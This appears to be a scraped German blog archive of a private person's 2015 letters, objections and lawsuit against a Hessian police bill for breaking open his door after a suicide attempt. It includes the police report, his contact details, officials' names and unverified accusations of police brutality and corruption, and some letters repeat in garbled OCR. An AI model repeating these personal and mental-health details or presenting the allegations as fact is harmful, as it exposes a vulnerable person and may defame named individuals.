Kopien von zwei Seiten Beweismitteln (Anordnung des 5ten?
vom 25.12. 2014 und Rechnung des PTLV vom 22. 05.2015) zwecks

[x] weiterer Veranlassung!

Maximilian Bähring

Denen genügt es nicht mich zusammenzuschlagen, die wollen mich
wohl auch noch endgültig ruinieren indem Sie mir mein H(artz)IV
zu pfänden androhen. Das entspricht nämlich in etwa der Summe der PTLV-Rechnung.

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)69 / 1367-2100

nächstgelegene Polizeidienststelle
über Oberstaatsanwalt Dr. König
mittels Generalstaatsanwaltschaft

Zeil 42
D-60313 Frankfurt a.M.

Frankfurt/M., 30. Mai 2015

Ich wusste gar nicht dass man Bematte für Lügen bezahlen kann.

Schon wieder lügt die Polizei und will dafür auch noch Geld.

Ich zeige das hiermit an und überlasse ihnen anbei drei
Seiten meines Schriftverkehrs mit dem PTLV Wiesbaden neben
Kopien von zwo Seiten Beweismitteln (Anordnung des „fünften“
vom 25.12. 2014 und Rechnung des PTLV vom 22. 05.2015) zwecks

[x] weiterer Veranlassung!



Maximilian Bähring

Denen genügt es nicht mich zusammenzuschlagen, die wollen mich
wohl auch noch endgültig ruinieren indem Sie mir mein H(artz)IV
zu pfänden androhen. Das entspricht nämlich in etwa der Summe der
PTLV-Rechnung.

[1] http://40.media.tumblr.com/aa96dc6cabcf1fe74dad73016f00d994/tumblr_npbj9dPdiU1sofvubo2_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 05 2015 20:05

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 05 | 20:03 | Fax ges. | 06913672100 | 1:47 | 6 | OK |

[2] http://36.media.tumblr.com/4a04af22de26d8568f3a9dc38968ad4c/tumblr_npbj9dPdiU1sofvubo1_1280.jpg

02.06.2015 01:12 <http://sch-einesystem.tumblr.com/post/120524418078>

Maximilian Baehring
Hoelderlinstrasse 4
D?60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)611 / 8801-3419

Präsidium für Logistik,
Technik und Verwaltung,
Willy-Brandt Allee 20
D-65197 Wiesbaden

Frankfurt/M., 30. Mai 2015

Aktenzeichen 479.070239.1 PTLV Wiesbaden in Verbindung mit
VNr. GAW/1467212/2014) 5. Polizeirevier Frankfurt a.M.

Vorab: In erstgenannter Kostenerhebungssache, Ihr Schreiben datiert 22. Mai erreicht mich am 29. Mai 2015, lege ich hiermit Widerspruch ein.

Das Eintreten meiner Wohnungstür war ein Akt der Sachbeschädigung durch Polizisten des 5. Reviers. Diese Sachbeschädigung zeige ich hiermit an, neben dem eingelegten Einspruch / Widerspruch (und zwar aufgrund sich widersprechender Aussagen):

Hiermit erstatte ich also außerdem auch Strafanzeige gegen Herrn PHK Winkler, ladungsfähige Anschrift: Polizeipräsidium Frankfurt, Polizeidirektion Süd, 5. Polizeirevier (Ostend), Ferdinand-Hap-Straße 32, 60314 Frankfurt a.M. und zwar wegen Falschsaussage.

Laut Aktenzeichen 4709.070239.1 Präsidium für Logistik, Technik und Verwaltung, Willy-Brandt Allee 20, 65197 Wiesbaden wurde meine Tür am 25. 12. 2014 eingetreten weil ich sie nicht öffnete. Folglich muß es ja eine Lüge sein dass die Tür deshalb ohne Vorwarnung ?einge-treten? und beschädigt wurde weil die Polizisten SCHISS hatten. In seiner ?Anordnung? vom 25. 12. 2014 schreibt PHK Winkler jedenfalls, ich zitiere:

?die Tür wurde gewaltsam geöffnet da ? damit eine Gefahr für eingesetzte (sic!) Beamten (sic!) verringert werden konnte.?

?/-2-

-2-

Das PTLV will mir nun die Kosten dieser wiederholten Randalen durch die korrupten, untätigen und unverschämten Polizeibeamten die ihre wehrlosen Opfer zusammenschlagen, schwerst körperverletzen und durch Dokumentenfälschung (sogar angebliche Schreiben des BKA wurden gefälscht, und Rechnungen um Geld zu erpressen, ?Vodafone Cuba Hack? Aktenzeichen: 31 C 3184/12 22 AG Frankfurt a.M.) und Unterschlagung von Postsachen Disziplinarverfahren gegen sich unterbinden während sie ?Kinderficker? (sexueller Missbrauch von Schutzbefohlenen), Mörder/Totschläger und Täter in Raubüberfällen frei herumlaufen lassen, weil sie zu dämlich sind ihre Arbeit vernünftig zu machen aufhalsen.

Es kommt aber mit einer ganz anderen Begründung (VNr. GAW/1467212/2014), nämlich

?Da Sie ihre Tür nicht öffneten ??

Das stimmt nicht. Herr Winkler schreibt es ja. Er hat die Tür ?eingetreten? weil er sich PARANOIDERweise in Gefahr wähnte durch jemanden dem es - weil man ihm nach mehrjährigem Prozess ausgerechnet an Heiligabend durch Boten zustellen muß dass er als Vater kein Sorgerecht bekommt ? so übel ging dass er seinem Leben ein Ende setzen wollte.

Ich habe noch eine dritte Variante des Herganges, und das allein ist die Wahrheit die ich gerne auch zu beiden bereit bin. Ich habe ausdrücklich die Polizisten schriftlich von meiner Patienten-verfügung in Kenntnis gesetzt nach der ich eine medizinische Behandlung ablehnen bevor ich mir versucht habe das Leben zu nehmen. Das kann ich auch beweisen. Die Polizeibeamten haben also versucht eine Zwangsbehandlung durchzusetzen entgegen vorliegender Patientenverfügung wie schon so oft. Meine EX hat mich im Sorgerechtsverfahren der Drogennahme fälschbeschuldigt, darüber verlor ich meinen Job. Seitdem versuchten die Beamten mich aufgrund dieser NACHGEWIESENEN Falschbeschuldigungen immer wieder in Psychatrien zu verschleppen. Ich werde bei solchen Versuchen auf das allerbrutalste von Beamten zusammengeschlagen. Um nicht durch eine Nachbarn getötet zu werden hab ich mich einmal Putativ-notgewehrt (Aktenzeichen 992 Bs 7/13 AG Frankfurt a.M.) seitdem nennen mich die Polizisten einen Gewalttäter, weil sich mal jemand dagegen Notgewehrt hat als fast totgeschlagen wurde. Als ich Dienstaufsichtsbeschwerden eingereicht habe kamen zwei Herren hier vorbei und schüchtern mich ein ? sie würden mich verschwinden lassen wenn ich die Anzeigen nicht fallen ließe.

?/-3-

-3-
Trotz eines mehrwöchigen Hungerstreiks hat man mich auch in die U-Haft in die man mich verschleppt hatte (zu Unrecht, weshalb ich später entschädigt wurde) massivst bedroht ich müsse meine Anzeigen zurücknehmen (eine Frau Schneyer).

Zudem hat man das recht gebeugt indem man mich einfach nicht innerhalb vorgeschriebener Fristen richterlich anhörte § 118 (5) StPO, mein Anwalt verteidigte mich nicht sondern machte lieber Urlaub, den hatte die Richterinnen mir ausgesucht, damit er mich möglichst schlampig verteidigt, dieselbe die mir untersagte bei Gericht unter anderem Aktenzeichen vorliegende Beweise für meine Unschuld vorzubringen. Man hat regelrecht versucht mich in Durst- und Hungerstreik umkommen zu lassen. Ich tippe mal: Die täuschen eine Gewalttätigkeit meiner Seite vor damit Richter sich nicht trauen mich zur Sache der exzessiven Polizeigewalt ihrerseits vernemen. Immerhin hat man direkt nachdem ich Nntrag auf das Sorgerecht eingerichtet hatte am 19. Mai 2013 (Tagder gestzesnovelle) mich am 23. Mai 2013 seitens der Beamten zusammengeschlagen.

So wurde ich von den Beamten zugerichtet: <http://mai23.urlto.name>

Das hier ist ein neuerlicher Racheakt. Ein Hartz IV empfänger (der Verleumdungen meiner Ex wegen) soll weiter geschädigt und fertig-gemacht werden weil er sich gewagt hat die Machenschaften des 1. und 5. Reviers sowie der Polizei Bad Homburg zum Inhalt einer Petition beim hessischen Landtag und Europaparlament zu machen.

Maximilian Bähmg

Maximilian Baehring

Hoelderlinstrasse 4

D-60316 Frankfurt am Main

Fon: +49 / (0)69 / 17320776

Fax: +49 / (0)69 / 67831634

E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)611 / 8801-3419

Präsidium für Logistik,
Technik und Verwaltung,
Willy-Brandt Allee 20
D-65197 Wiesbaden

Frankfurt/M., 30. Mai 2015

Aktenzeichen 479.070239.1 PTLV Wiesbaden in Verbindung mit
VNr. GAW/1467212/2014) 5. Polzeirevier Frankfurt a.M.

Vorab: In erstgenannter Kostenerhebungssache, Ihr Schreiben datiert 22. Mai erreicht mich am 29. Mai 2015, lege ich hiermit Widerspruch ein.

Das Eintreten meiner Wohnungstür war ein Akt der Sachbeschädigung durch Polizisten des 5. Reviers. Diese Sachbeschädigung zeige ich hiermit an, neben dem eingelegten Einspruch / Widerspruch (und zwar aufgrund sich widerprechender Aussagen):

Hiermit erstatte ich also außerdem auch Strafanzeige gegen Herrn PHK Winkler, ladungsfähige Anschrift: Polizeipräsidium Frankfurt, Polizeidirektion Süd, 5. Polzeirevier (Ostend), Ferdinand-Hap-Straße 32, 60314 Frankfurt a.M. und zwar wegen Falschaussage.

Laut Aktenzeichen 4709.070239.1 Präsidium für Logistik, Technik und Verwaltung, Willy-Brandt Allee 20, 65197 Wiesbaden wurde meine Tür am 25. 12. 2014 eingetreten weil ich sie nicht öffnete. Folglich muß es ja eine Lüge sein dass die Tür deshalb ohne Vorwarnung „eingetreten“ und beschädigt wurde weil die Polizisten SCHISS hatten. In seiner „Anordnung“ vom 25. 12. 2014 schreibt PHK Winkler jedenfalls, ich zitiere:

“die Tür wurde gewaltsam geöffnet da ... damit eine Gefahr für eingesetzte (sic!) Beamten (sic!) verringert werden konnte.”

.../-2-

[1] http://40.media.tumblr.com/f5bce150662098d0353b0e9a28d45072/tumblr_npbjcaiLYN1sofvubo3_1280.jpg

-2-

Das PTLV will mir nun die Kosten dieser wiederholten Randalen durch die korrupten, untätigen und unverschämten Polizeibeamten die ihre wehrlosen Opfer zusammenschlagen, schwerst körperverletzen und durch Dokumentenfälschung (sogar angebliche Schreiben des BKA wurden gefälscht, und Rechnungen um Geld zu erpressen, „Vodafone Cuba Hack“ Aktenzeichen: 31 C 3184/12 22 AG Frankfurt a.M.) und Unterschlagung von Postsachen Disziplinarverfahren gegen sich unterbinden während sie „Kinderficker“ (sexueller Missbrauch von Schutzbefohlenen), Mörder/Totschläger und Täter in Raubüberfällen frei herumlaufen lassen, weil sie zu dämlich sind ihre Arbeit vernünftig zu machen aufhalsen.

Es kommt aber mit einer ganz anderen Begründung (VNr. GAW/1467212/2014), nämlich

“Da Sie ihre Tür nicht öffneten ...”

Das stimmt nicht. Herr Winkler schreibt es ja. Er hat die Tür „eingetreten“ weil er sich PARANOIDERweise in Gefahr wähnte durch jemanden dem es - weil man ihm nach mehrjährigem Prozess ausgerechnet an Heiligabend durch Boten zustellen muß dass er als Vater kein Sorgerecht bekommt - so übel ging dass er seinem Leben ein Ende setzen wollte.

Ich habe noch eine dritte Variante des Herganges, und das allein ist die Wahrheit die ich gerne auch zu beeden bereit bin. Ich habe ausdrücklich die Polizisten schriftlich von meiner Patientenverfügung in Kenntnis gesetzt nach der ich eine medizinische Behandlung ablehnen bevor ich mir versucht habe das Leben zu nehmen. Das kann ich auch beweisen. Die Polizeibeamten haben also versucht eine Zwangsbehandlung durchzusetzen entgegen vorliegender Patientenverfügung wie schon so oft. Meine EX hat mich im Sorgerechtsverfahren der Drogennahme falschbeschuldigt, darüber verlor ich meinen Job. Seitdem versuchten die Beamten mich aufgrund dieser NACHGEWIESENEN Falschbeschuldigungen immer wieder in Psychiatrien zu verschleppen. Ich werde bei solchen Versuchen auf das allerbrutalste von Beamten zusammengeschlagen. Um nicht durch eine Nachbarn getötet zu werden hab ich mich einmal Putativnotgewehrt (Aktenzeichen 992 Bs 7/13 AG Frankfurt a.M.) seitdem nennen mich die Polizisten einen Gewalttäter, weil sich mal jemand dagegen Notgewehrt hat als fast totgeschlagen wurde. Als ich Dienstaufsichtsbeschwerden eingereicht habe kamen zwei Herren hier vorbei und schüchtern mich ein - sie würden mich verschwinden lassen wenn ich die Anzeigen nicht fallen ließe.

.../-3-

[2] http://41.media.tumblr.com/5a58ae5226f253fc0eb3aa46e3cbfcb5/tumblr_npbjcailYN1sofvubo4_1280.jpg

-3-

Trotz eines mehrwöchigen Hungerstreiks hat man mich auch in die U-Haft in die man mich verschleppt hatte (zu Unrecht, weshalb ich später entschädigt wurde) massivst bedroht ich müsse meine Anzeigen zurücknehmen (eine Frau Schneyer).

Zudem hat man das recht gebeugt indem man mich einfach nicht innerhalb vorgeschriebener Fristen richterlich anhörte § 118 (5) StPO, mein Anwalt verteidigte mich nicht sondern machte lieber Urlaub, den hatte die Richterin mir ausgesucht, damit er mich möglichst schlampig verteidigt, dieselbe die mir untersagte bei Gericht unter anderem Aktenzeichen vorliegende Beweise für meine Unschuld vorzubringen. Man hat regelrecht versucht mich in Durst- und Hungerstreik umkommen zu lassen. Ich tippe mal: Die täuschen eine Gewalttätigkeit meiner Seite vor damit Richter sich nicht trauen mich zur Sache der exzessiven Polizeigewalt ihrerseits vernehmen. Immerhin hat man direkt nachdem ich Nntrag auf das Sorgerecht eingerichtet hatte am 19. Mai 2013 (Tagder gestzesnovelle) mich am 23. Mai 2013 seitens der Beamten zusammengeschlagen.

So wurde ich von den Beamten zugerichtet: <http://mai23.urlto.name>

Das hier ist ein neuerlicher Racheakt. Ein Hartz IV empfänger (der Verleumdungen meiner Ex wegen) soll weiter geschädigt und fertig-gemacht werden weil er sich gewagt hat die Machenschaften des 1. und 5. Reviere sowie der Polizei Bad Homburg zum Inhalt einer Petition beim hessischen Landtag und Europaparlament zu machen.



Maximilian Bährng

[3] http://36.media.tumblr.com/26267e7043dd450dd289501cd5b5d097/tumblr_npbjcaiLYN1sofvubo6_1280.jpg



PTLV, W.-Brandt-Allee 20, 65197 Wiesbaden
2326//0014949/26//34123-05,15/0,62EUR

479.070239.1
Herrn
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt am Main

Auskunft erteilt: Frau Bradley
Telefon: 0611/8801 3463
Telefax: 0611/8801 3419
E-Mail: oeffentlich-rechtliche-
forderungen.ptlv@polizei.hessen.de
Internet:
Datum: 22.05.2015

Aktenzeichen: 479.070239.1



Sehr geehrter Herr Bähring,

da ein Polizeieinsatz am 25.12.2014 um 16:15 Uhr Frankfurt, Hölderlinstraße 4 erforderlich war, sind Sie nach dem Hessischen Verwaltungskostengesetz in der Fassung vom 12.01.2004 (GVBl. I S. 36), zuletzt geändert durch Gesetz vom 13.12.2012 (GVBl. I S. 622), zur Erstattung der nachstehenden Kosten (Gebühren/Auslagen) verpflichtet.

| | |
|-----------------------------------|-----------------|
| Schlüsseldienstkosten | 391,51 € |
| Die Gesamtforderung beträgt somit | <u>391,51 €</u> |

Begründung:

Sie wurden im Zusammenhang mit Maßnahmen nach § 10 des Gesetzes über die Entziehung der Freiheit geisteskranker, geistesschwacher, rauschgift- oder alkoholsüchtiger Personen (HFEG) in eine psychiatrische Klinik eingewiesen. Da Sie Ihre Tür nicht öffneten, beauftragte die Polizei eine Fachfirma mit der notwendigen Türöffnung. Auslagen werden nach § 9 Abs. 1 Nr. 5 HVwKostG erhoben.

sende Behörde
Präsidium Frankfurt
izeidirektion Süd
Polizeirevier (Ostend)
Ferdinand-Happ-Straße 32
60314 Frankfurt am Main

VNr. GAW/1467212/2014
Datum 25.12.2014
Uhrzeit
Telefon 069/755 10500
Fax 069/755 10509

Sachbearbeiter Winkler, PHK
Telefon 069/755-10531
Fax 069/755-10509

Durchführende Behörde Polizeipräsidium Frankfurt
Polizeidirektion Süd
5. Polizeirevier (Ostend)
Ferdinand-Happ-Straße 32
60314 Frankfurt am Main

1. Sachverhalt

Der Herr B. bekam am 24.12.2014 die Nachricht, dass er kein Sorgerecht für sein uneheliche Tochter bekommt. In der Nacht vom 24.12.-25.12. versuchte er sich durch Selbstverletzung mit einem Messer (am Hals und an beiden Unterarmen) das Leben zu nehmen. Von den Verletzungen machte er Bilder und veröffentlichte diese im Internet- <http://sch-einesystem.tumblr.com>. Die Polizei wurde darüber anonym verständigt. Nachdem ermittelt wurde, dass er sich in seiner Wohnung befand, wurde diese gewaltsam geöffnet, da damit eine Gefahr für eingesetzten Beamten verringert werden konnte. Während der Ingewahrsamnahme äußerte er wiederholt, dass damit gegen die Nichterteilung des Sorgerechts zu demonstrieren.

[4] http://40.media.tumblr.com/544bfa90a73d8185fe48bc43d09385a/tumblr_npbjcaiLYN1sofvubo2_1280.jpg

Einlieferungsbeleg
Bitte Beleg gut aufbewahren!

Deutsche Post AG
60316 Frankfurt am Main

82065788 6273 30.05.15 20:49

Sendungsnummer: RM 1935 6821 9DE
Einschreiben

Maximilian Baehring

Hoelderlinstrasse 4
-60316 Frankfurt am Main
Telefon: +49 / (0)69 / 17320776
Telefax: +49 / (0)69 / 67831634
-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstr

Vorab per Fax: +49 / (0)6

Präsidium für Logisti
Technik und Verwaltung
Willy-Brandt Allee 20
D-65197 Wiesbaden


.....
Servicenummer National
0228 4333113
Mo-Fr: 8:00 - 18:00 Uhr

Internet: www.deutschepost.de/briefstatus

30. Mai 2015

Vielen Dank für Ihren Besuch.
Ihre Deutsche Post AG

Aktenzeichen 479.
VNr. GAW/1467212/



mit
M.

Vorab: In erstgenanntem Schreiben datiert
22. Mai erreicht mich am 29. Mai 2015, lege ich hiermit Widerspruch
ein.

[5] http://41.media.tumblr.com/26a32cb19288c441ed7a73200290e1b2/tumblr_npbjcaiiYN1sofvubo1_1280.jpg mit der Sachbeschädigung

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 05 2015 19:36

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 05 | 19:35 | Fax ges. | 061188013419 | 1:35 | 3 | OK |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 05 | 19:39 | Fax ges. | 06975580808 | 0:48 | 3 | OK |

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 05 2015 19:40

[6] http://36.media.tumblr.com/fba5bfb6a883561d97dd49917445d5e94/tumblr_npbjcaiLYN1sofvubo5_1280.jpg

02.06.2015 07:22 <http://sch-einesystem.tumblr.com/post/120546947218>

Was ein Zufall! Da haben alle Illegalen erzählt sie würden von bösen Nazis verfolgt um sich neben unnötigen Kabeln (verbraucht wird wo erzeugt wird) auch noch Aufträge zu besorgen für den Einbau von Brandschutztüren auf GEMEINKOSTEN. D. P. ST?AN von der Feuerwehr der alte ?linke? Volksverhetzer mit seinen rechte Gewaltaten vortäuschenden linken ANTIFA-HOOLIGANS -und Frau Bankfilialeiterin ?PUTZ-?ECKfensters ANWALT!



[1] http://41.media.tumblr.com/bb848048df0884ebb30bbb8974dd9ea7/tumblr_npc0gtFIIU1sofvubo1_1280.jpg

03.06.2015 02:23 <http://sch-einesystem.tumblr.com/post/120612136058>

<http://www.zentral-bank.eu/home/html/index.en.html?perspective=insiderinfo>



[1] http://40.media.tumblr.com/c198f54e645dec031e04fc9b46820a5/tumblr_npdhauEWH11sofvubo1_1280.jpg

03.06.2015 06:41 <http://sch-einesystem.tumblr.com/post/120627535663>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)611 / 8801-3419

an (das ?nicht ordentliche?)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 03. Juni 2015

Klage
gegen das

Präsidium für Technik Logistik und Verwaltung in
der Willy-Brandt-Allee 20 in D-65197 Wiesbaden.

unter dortigem

Aktenzeichen 479.070239.1 PTLV Wiesbaden in Verbindung mit
VNr. GAW/1467212/2014) 5. Polizeirevier Frankfurt a.M.

Das Präsidium hat mit Schreiben vom 22. Mai 2015 hier mit einfacher Post am 29. Mai 2015 zugegangen behauptet man habe meine Wohnungs-tür eintreten müssen weil man - so steht es im Einsatzbericht vom 1. Weihnachtsfeiertag, dem 25. Dezember 2014 ? nur so einer erheblichen Gefahr die für die Beamten bestanden habe, begegnen zu können, die mich so nötigen wollten - entgegen einer Ihnen schriftlich und nachweislich zur Kenntnis gebrachten gültigen Patientenverfügung die jede Form lebensverlängernder medizinischer Behandlung ausschließt wegen eines Suizidversuches behandeln zu lassen. Man hatte seitens des Oberlandesgerichtes so viel Taktgefühl gehabt mir per Boten am 24. Dezember 2014 nach 14 Jahren juristischer Auseinandersetzung um das Sorgerecht für meine Tochter zu der mir die Mutter ebensolang jeglichen Kontakt und über die sie mir Nachricht verwehrt.

Ich habe das PTLV mit Email vom 29. Mai, Fax und Einschreiben vom 30. Mai daraufhin davon in Kenntnis gesetzt dass keine Gefahr für die Beamten bestanden habe sondern wenn überhaupt dann Gefahr für mich und für diese habe ja die Patientenverfügung jegliches Ein-greifen bereits im Vorfeld untersagt.
?/-2-

-2-

Frau Bradley ist nun ? soeben am 03. Juni 2015 erreicht mich Antwortschreiben vom 01. Juni 2015 - ebenfalls der Meinung dass es sich allenfalls um eine Gefahr für mich gehandelt haben kann weshalb die Tür Nummer 24 geöffnet (- kein Advenstkalender -) wurde und das auch nicht zum ersten mal.

Ich bin stink sau_er!

So viel wie das kosten oll bekomme ich
an H(artz)IV für einen ganzen Monat.

Nachdem ich mich bei einem Einsatz am 23. Mai 2013 gegen Polizei-gewalt notgewehrt habe muß ich nämlich mit polizeilichen Racheakten rechnen. Ich füge Fotos bei wie mich seinerzeit die Polizisten im Rahmen einer Putativnotwehr zugerichtet haben!

Nun, da ja für die Beamten ? anders als diese zunächst behaupten ? keine Gefahr bestanden hat und bei meiner angenommenen Eigenge-fährdung der mit der Zuführung zu medizinischer Hilfe begründete Einsatz mit irrtümlich angenommener Gefahr im Verzuge nicht mit meiner Patientenverfügung Einklang zu bringen ist gehe ich davon aus dass das PTLV sich irrt und kein die Sachbeschädigung rechtfert-igender Einsatzgrund vorlag.

Mir wäre auch lieber gewesen mein Selbstmordversuch wäre erfolgreich gewesen dann hätte ich den Ärger jetzt nämlich nicht.

Die Rechnung möchte ich dennoch nicht bezahlen, immerhin wäre das mein volles H(artz)IV, sagen Sie das dem Polizeichef: Herr_R_ein bevor er mit der Tür ins Haus oder vielmehr die Wohnung fällt.

Ich füge dieser Klage meinen Schriftverkehr mit dem PTLV bei.
ich wollte dem PTLV vorprozessual sozusagen ?zur Güte? nochmals anbieten die Forderung von sich aus zurückzuziehen nachdem man dort meine Darstellung des Sachverhalts gehört hat.

Maximilian Bähring

-2-

Frau Bradley ist nun - soeben am 03. Juni 2015 erreicht mich Antwortschreiben vom 01. Juni 2015 - ebenfalls der Meinung dass es sich allenfalls um eine Gefahr für mich gehandelt haben kann weshalb die Tür Nummer 24 geöffnet (- kein Adventskalender -) wurde und das auch nicht zum ersten mal.

Ich bin stink sau_er!

**So viel wie das kosten oll bekomme ich
an H(artz)IV für einen ganzen Monat.**

Nachdem ich mich bei einem Einsatz am 23. Mai 2013 gegen Polizeigewalt notgewehrt habe muß ich nämlich mit polizeilichen Racheakten rechnen. Ich füge Fotos bei wie mich seinerzeit die Polizisten im Rahmen einer Putativnotwehr zugerichtet haben!

Nun, da ja für die Beamten - anders als diese zunächst behaupten - keine Gefahr bestanden hat und bei meiner angenommenen Eigengefährdung der mit der Zuführung zu medizinischer Hilfe begründete Einsatz mit irrtümllich angenommener Gefahr im Verzuge nicht mit meiner Patientenverfügung Einklang zu bringen ist gehe ich davon aus dass das PTLV sich irrt und kein die Sachbeschädigung rechtfertigender Einsatzgrund vorlag.

Mir wäre auch lieber gewesen mein Selbstmordversuch wäre erfolgreich gewesen dann hätte ich den Ärger jetzt nämlich nicht.

Die Rechnung möchte ich dennoch nicht bezahlen, immerhin wäre das mein volles H(artz)IV, sagen Sie das dem Polizeichef: Herr_R_ein bevor er mit der Tür ins Haus oder vielmehr die Wohnung fällt.

Ich füge dieser Klage meinen Schriftverkehr mit dem PTLV bei. ich wollte dem PTLV vorprozessual sozusagen „zur Güte“ nochmals anbieten die Forderung von sich aus zurückzuziehen nachdem man dort meine Darstellung des Sachverhalts gehört hat.


Maximilian Bähring

[1] http://36.media.tumblr.com/364e5a24a222bd4872ef5a29e5696d29/tumblr_npdT96HRBT1sofvubo3_1280.jpg

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)611 / 8801-3419

an (das „nicht ordentliche“)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 03. Juni 2015

Klage

gegen das

**Präsidium für Technik Logistik und Verwaltung in
der Willy-Brandt-Allee 20 in D-65197 Wiesbaden.**

unter dortigem



**Aktenzeichen 479.070239.1 PTLV Wiesbaden in Verbindung mit
VNr. GAW/1467212/2014) 5. Polizeirevier Frankfurt a.M.**

Das Präsidium hat mit Schreiben vom 22. Mai 2015 hier mit einfacher Post am 29. Mai 2015 zugegangen behauptet man habe meine Wohnungstür eintreten müssen weil man - so steht es im Einsatzbericht vom 1. Weihnachtsfeiertag, dem 25. Dezember 2014 - nur so einer erheblichen Gefahr die für die Beamten bestanden habe, begegnen zu können, die mich so nötigen wollten - entgegen einer Ihnen schriftlich und nachweislich zur Kenntnis gebrachten gültigen Patientenverfügung die jede Form lebensverlängernder medizinischer Behandlung ausschließt wegen eines Suizidversuches behandeln zu lassen. Man hatte seitens des Oberlandesgerichtes so viel Taktgefühl gehabt mir per Boten am 24. Dezember 2014 nach 14 Jahren juristischer Auseinandersetzung um das Sorgerecht für meine Tochter zu der mir die Mutter ebensolang jeglichen Kontakt und über die sie mir Nachricht verwehrt.

Ich habe das PTLV mit Email vom 29. Mai, Fax und Einschreiben vom 30. Mai daraufhin davon in Kenntnis gesetzt dass keine Gefahr für die Beamten bestanden habe sondern wenn überhaupt dann Gefahr für mich und für diese habe ja die Patientenverfügung jegliches Eingreifen bereits im Vorfeld untersagt.

.../-2-

[2] http://41.media.tumblr.com/510b7169a1f3be5179e9ee4888e60ea0/tumblr_npd96HRBT1sofvubo2_1280.jpg



[3] http://41.media.tumblr.com/11fc3c97353b7778a90527139d83b9a1/tumblr_npdt96HRBT1sofvubo1_1280.jpg

Präsidium für Technik, Logistik und Verwaltung

HESSEN



PTLV, W.-Brandt-Allee 20, 65197 Wiesbaden

479.070239.1
Herrn
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt am Main

Ihr Zeichen:
Ihre Nachricht:
Auskunft erteilt: Frau Bradley
Telefon: 0611/8801 3463
Telefax: 0611/8801 3419
E-Mail: oeffentlich-rechtliche-
forderungen.ptlv@polizei.hessen.de
Internet:
Datum: 01.06.2015

Aktenzeichen: **479.070239.1**



**Kosten für polizeiliche Amtshandlungen
